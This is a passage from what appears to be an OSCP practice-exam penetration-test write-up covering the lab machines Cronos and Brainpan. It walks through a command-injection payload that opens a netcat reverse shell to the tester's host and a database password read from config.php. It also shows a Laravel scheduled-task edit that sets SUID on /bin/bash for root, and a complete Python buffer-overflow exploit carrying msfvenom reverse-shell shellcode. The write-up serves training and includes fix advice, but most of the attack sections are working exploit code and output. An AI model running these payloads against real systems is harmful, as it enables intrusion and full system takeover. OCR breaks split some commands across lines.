└─$ sudo tcpdump -i tun1 -n icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun1, link-type RAW (Raw IP), snapshot length 262144 bytes
20:51:45.801357 IP 10.10.10.13 > 10.10.14.7: ICMP echo request, id 2274, seq 1, length 64
20:51:45.801368 IP 10.10.14.7 > 10.10.10.13: ICMP echo reply, id 2274, seq 1, length 64
```

This means we have found a remote code execution vulnerability.

Vulnerability Explanation: Contents of the form's *host* parameter is likely passed directly to a *system()* or *exec()* function call. As this user input is not properly validated, an attacker can add a second arbitrary command after the initial ping has executed.

Vulnerability Fix: Sanitise user input so that any attempt to use a command injection-related character (e.g. **&**, **|**, or **;**) terminates the request; or remove any input after the IP address; or parse the IP address from the parameter and pass it separately to an exec function.

Severity: Critical

Proof of Concept Code: N/A – custom exploit used. Detailed below.

Exploitation:

Sending the following command in the *host* parameter gives us a shell as www-data:

```
command=ping+-
c+1&host=8.8.8.8%3B+rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-
i+2>%261|nc+10.10.14.7+413+>/tmp/f
```

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
└─$ sudo nc -lnvp 413
listening on [any] 413 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.13] 39968
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Privilege Escalation

I enumerated this machine after gaining my initial shell, first finding some credentials in the config.php file:

```
www-data@cronos:/var/www/admin$ cat config.php
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'admin');
   define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
   define('DB_DATABASE', 'admin');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
```

I enumerated the users on the machine, finding noulis, and attempted to reuse these credentials to log into their account – but they didn't work.

However, the credentials could be used to access the MySQL database:

```
www-data@cronos:/var/www/admin$ mysql -u admin -D admin -
pkEjdbRigfBHUREiNSDs
mysql: [Warning] Using a password on the command line interface can be
insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.17-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql> show tables;
+-----------------+
| Tables_in_admin |
+-----------------+
| users           |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | 4f5fffa7b2340178a716e3832451e058 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

This lets us extract a password hash, which I attempted to crack but could not crack.

Checking the crontab for scheduled tasks on the machine, we find that root runs the *artisan schedule:run* command:

```
www-data@cronos:/var/www$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.monthly )
```

```
* * * * *       root    php /var/www/laravel/artisan schedule:run >>
/dev/null 2>&1
#
```

The Laravel documentation shows that this command runs any scheduled tasks: https://laravel.com/docs/5.8/scheduling#scheduling-artisan-commands. We can check the *Kernel.php* file that defines these tasks, and find that we can write to it:

```
www-data@cronos:/tmp$ ls -la /var/www/laravel/app/Console/Kernel.php
-rw-r--r-- 1 www-data www-data 819 Apr  9  2017
/var/www/laravel/app/Console/Kernel.php
```

We will now leverage this to get code execution as root.

Vulnerability Exploited: Misconfiguration in scheduled tasks.

Vulnerability Explanation: Scheduled artisan commands are run regularly as root, and the www-data user can determine which commands are run, meaning that we can define an arbitrary command that will be run as root.

Vulnerability Fix: Make sure only root can write to the *Kernel.php* file, or that the commands are run as a non-root user.

Severity: Critical

Proof of Concept Code: N/A – custom exploit used. Detailed below.

Exploitation:

I first attempted to use the task to execute a reverse shell command, but this didn't work. Instead, I wrote a payload that gave */bin/bash* a SUID bit, meaning that it could be execute with the privileges of its owner (root). This means I could then spawn a bash process as root.

I edited the */var/www/laravel/app/Console/Kernel.php* file on the machine to the following:

```
<?php

namespace App\Console;

use Illuminate\Console\Scheduling\Schedule;
use Illuminate\Foundation\Console\Kernel as ConsoleKernel;

class Kernel extends ConsoleKernel
{
    /**
     * The Artisan commands provided by your application.
     *
     * @var array
     */
    protected $commands = [
        //
    ];

    /**
```

```
     * Define the application's command schedule.
     *
     * @param  \Illuminate\Console\Scheduling\Schedule  $schedule
     * @return void
     */
    protected function schedule(Schedule $schedule)
    {
        $schedule->exec('chmod +s /bin/bash')
         ->everyMinute();
    }

    /**
     * Register the Closure based commands for the application.
     *
     * @return void
     */
    protected function commands()
    {
        require base_path('routes/console.php');
    }
}
```

The highlighted code gives */bin/bash* a SUID bit. We can then run */bin/bash -p* to get a root shell:

```
ls -la /bin/bash
-rwxr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
www-data@cronos:/var/www/laravel/app/Console$ ls -la /bin/bash
ls -la /bin/bash
-rwxr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
www-data@cronos:/var/www/laravel/app/Console$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 Jun 24  2016 /bin/bash
www-data@cronos:/var/www/laravel/app/Console$ /bin/bash -p
/bin/bash -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
cat /root/root.txt && ipconfig
1703b8a3c9a8dde879942c79d02fd3a0
/bin/bash: line 2: ipconfig: command not found
cd /root/
cat root.txt && ip addr
1703b8a3c9a8dde879942c79d02fd3a0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:08:fd brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.13/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:8fd/64 scope global mngtmpaddr dynamic
       valid_lft 86043sec preferred_lft 14043sec
    inet6 fe80::250:56ff:feb9:8fd/64 scope link
       valid_lft forever preferred_lft forever
```

Proof Screenshot: See above

System IP: 10.10.10.13

Service Enumeration

Server IP Address	Ports Open	Key Services Discovered
192.168.56.101	**TCP:** 9999, 10000	**TCP:** Unknown service on port 9999, HTTP Server on port 10000
	UDP: N/A	**UDP:** N/A

I manually enumerated the HTTP service by visiting it in browser:


I also ran a feroxbuster scan to find directories:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam/brainpan]
└─$ feroxbuster -u http://192.168.56.101:10000


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.2.1
──────────────────────────┬──────────────────────
 🎯  Target Url           │ http://192.168.56.101:10000
 🚀  Threads              │ 50
 📖  Wordlist             │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌  Status Codes         │ [200, 204, 301, 302, 307, 308, 401, 403,
405]
```

```
 Timeout (secs)        | 7
 User-Agent            | feroxbuster/2.2.1
 Config File           | /etc/feroxbuster/ferox-config.toml
 Recursion Depth       | 4
 New Version Available |
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────────
 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        0l        0w        0c http://192.168.56.101:10000/bin
[####################] - 4m     59998/59998   0s      found:1
errors:2810
[####################] - 3m     29999/29999   129/s
http://192.168.56.101:10000
[####################] - 3m     29999/29999   137/s
http://192.168.56.101:10000/bin
```

This finds the /bin/ directory, which has *brainpan.exe* in it:

I downloaded the file and copied it to the Windows Client. Here I launched the executable, which showed it as a service running on port 9999:



Exploitation

I suspected this binary would be vulnerable to a buffer overflow, so began to test it.


I used *msf-pattern_create* to create a 5000 character payload:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam/brainpan]
└─$ msf-pattern_create -l 5000
```

I created the following Python script to send the payload to my windows host for testing, where the red text is a shortened version of the pattern_create payload:

```
import socket

input = 'Aa0Aa1A… Bh1Bh2B'

input = input.encode("utf-8")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.130.10",9999))
s.send(input)
s.close()
print("done");
```

Running this script with the command *python3 test.py* causes the application to crash on the Windows client with an access violation. We can see part of the pattern in the EIP register:




msf-pattern_offset then tells us the location of this match in our pattern string – this is the number of bytes into the pattern that the string in the EIP occurs at:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam/brainpan]
└─$ msf-pattern_offset -l 1000 -q 35724134
[*] Exact match at offset 524
```

This means that we need to send 524 bytes of data to overflow the EIP register. I then edited my script with the following code to see how many bytes of space after the EIP we have free to write shellcode to:

```
filler = "A" * 524
eip = "B" * 4
offset = "C" * 472
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))
```

After running this test payload again, we see the last C characters at offset 005FFAF4.



This means we have 468 bytes of space (0x005FFAF4 - 0x005FF920 = 468) to write our shellcode into.


I also checked for bad characters by sending a payload with all ASCII characters in it – none of them failed to render, so the only bad character to avoid is 0x00.

Next I wanted to look for an instruction to write the address of to EIP that would allow the redirection of the program's flow to ESP, where I will write my shellcode. I found this *JMP ESP* call in the code:

This is address 311712F3. Using the following Python script we can test overwriting EIP with this address, and see if the code jumps to ESP:

```
import socket

filler = ("A" * 524).encode('utf-8')
eip = b"\xf3\x12\x17\x31"
offset = ("C" * 472).encode('utf-8')
buffer = ("D" * (1500 - len(filler) - len(eip) -
len(offset))).encode('utf-8')

input = filler + eip + offset + buffer

#input = input.encode("utf-8")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.130.10",9999))
s.send(input)
s.close()
print("done");
```

We see the registers are successfully overwritten, with the next stack instruction to be executed being the address of the ESP:




We are now ready to write our shellcode to ESP. I generated the shellcode with the following command, outputting it in Python format to avoid having to encode the string myself:

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=443 -
f py –e x86/shikata_ga_nai -b "\x00"
```

I added the shellcode, and some NOP characters to redirect the flow to the correct point, and pointed the exploit at the target machine instead of my windows client:

```
import socket

buf =  b""
buf += b"\xbd\x81\x66\xaf\xcf\xdb\xcb\xd9\x74\x24\xf4\x5b\x2b"
buf += b"\xc9\xb1\x52\x31\x6b\x12\x83\xc3\x04\x03\xea\x68\x4d"
buf += b"\x3a\x10\x9c\x13\xc5\xe8\x5d\x74\x4f\x0d\x6c\xb4\x2b"
buf += b"\x46\xdf\x04\x3f\x0a\xec\xef\x6d\xbe\x67\x9d\xb9\xb1"
buf += b"\xc0\x28\x9c\xfc\xd1\x01\xdc\x9f\x51\x58\x31\x7f\x6b"
buf += b"\x93\x44\x7e\xac\xce\xa5\xd2\x65\x84\x18\xc2\x02\xd0"
buf += b"\xa0\x69\x58\xf4\xa0\x8e\x29\xf7\x81\x01\x21\xae\x01"
buf += b"\xa0\xe6\xda\x0b\xba\xeb\xe7\xc2\x31\xdf\x9c\xd4\x93"
buf += b"\x11\x5c\x7a\xda\x9d\xaf\x82\x1b\x19\x50\xf1\x55\x59"
buf += b"\xed\x02\xa2\x23\x29\x86\x30\x83\xba\x30\x9c\x35\x6e"
buf += b"\xa6\x57\x39\xdb\xac\x3f\x5e\xda\x61\x34\x5a\x57\x84"
buf += b"\x9a\xea\x23\xa3\x3e\xb6\xf0\xca\x67\x12\x56\xf2\x77"
buf += b"\xfd\x07\x56\xfc\x10\x53\xeb\x5f\x7d\x90\xc6\x5f\x7d"
buf += b"\xbe\x51\x2c\x4f\x61\xca\xba\xe3\xea\xd4\x3d\x03\xc1"
buf += b"\xa1\xd1\xfa\xea\xd1\xf8\x38\xbe\x81\x92\xe9\xbf\x49"
buf += b"\x62\x15\x6a\xdd\x32\xb9\xc5\x9e\xe2\x79\xb6\x76\xe8"
buf += b"\x75\xe9\x67\x13\x5c\x82\x02\xee\x37\x6d\x7a\xc8\xa1"
buf += b"\x05\x79\x28\x2f\x6d\xf4\xce\x45\x81\x51\x59\xf2\x38"
buf += b"\xf8\x11\x63\xc4\xd6\x5c\xa3\x4e\xd5\xa1\x6a\xa7\x90"
buf += b"\xb1\x1b\x47\xef\xeb\x8a\x58\xc5\x83\x51\xca\x82\x53"
buf += b"\x1f\xf7\x1c\x04\x48\xc9\x54\xc0\x64\x70\xcf\xf6\x74"
buf += b"\xe4\x28\xb2\xa2\xd5\xb7\x3b\x26\x61\x9c\x2b\xfe\x6a"
buf += b"\x98\x1f\xae\x3c\x76\xc9\x08\x97\x38\xa3\xc2\x44\x93"
buf += b"\x23\x92\xa6\x24\x35\x9b\xe2\xd2\xd9\x2a\x5b\xa3\xe6"
buf += b"\x83\x0b\x23\x9f\xf9\xab\xcc\x4a\xba\xdc\x86\xd6\xeb"
buf += b"\x74\x4f\x83\xa9\x18\x70\x7e\xed\x24\xf3\x8a\x8e\xd2"
buf += b"\xeb\xff\x8b\x9f\xab\xec\xe1\xb0\x59\x12\x55\xb0\x4b"

filler = ("A" * 524).encode('utf-8')
eip = b"\xf3\x12\x17\x31"
offset = ("C" * 4).encode('utf-8')

nops = b"\x90" * 10

inputBuffer = filler + eip + offset + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.101",9999))
#s.connect(("192.168.130.10",9999))
s.send(inputBuffer)
s.close()
print("done");
```

Executing the script gave us a shell as puck:



I did not do any privilege escalation on this machine, so there is no section for it.

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, as ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we can regain administrative access. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensure that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, the student removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
192.168. ()		
192.168. ()		
192.168. ()		

192.168. ()		
192.168. ()		

Appendix 2 - Metasploit/Meterpreter Usage

For the exam, I used my Metasploit/Meterpreter allowance on the following machine:

- 10.10.10.9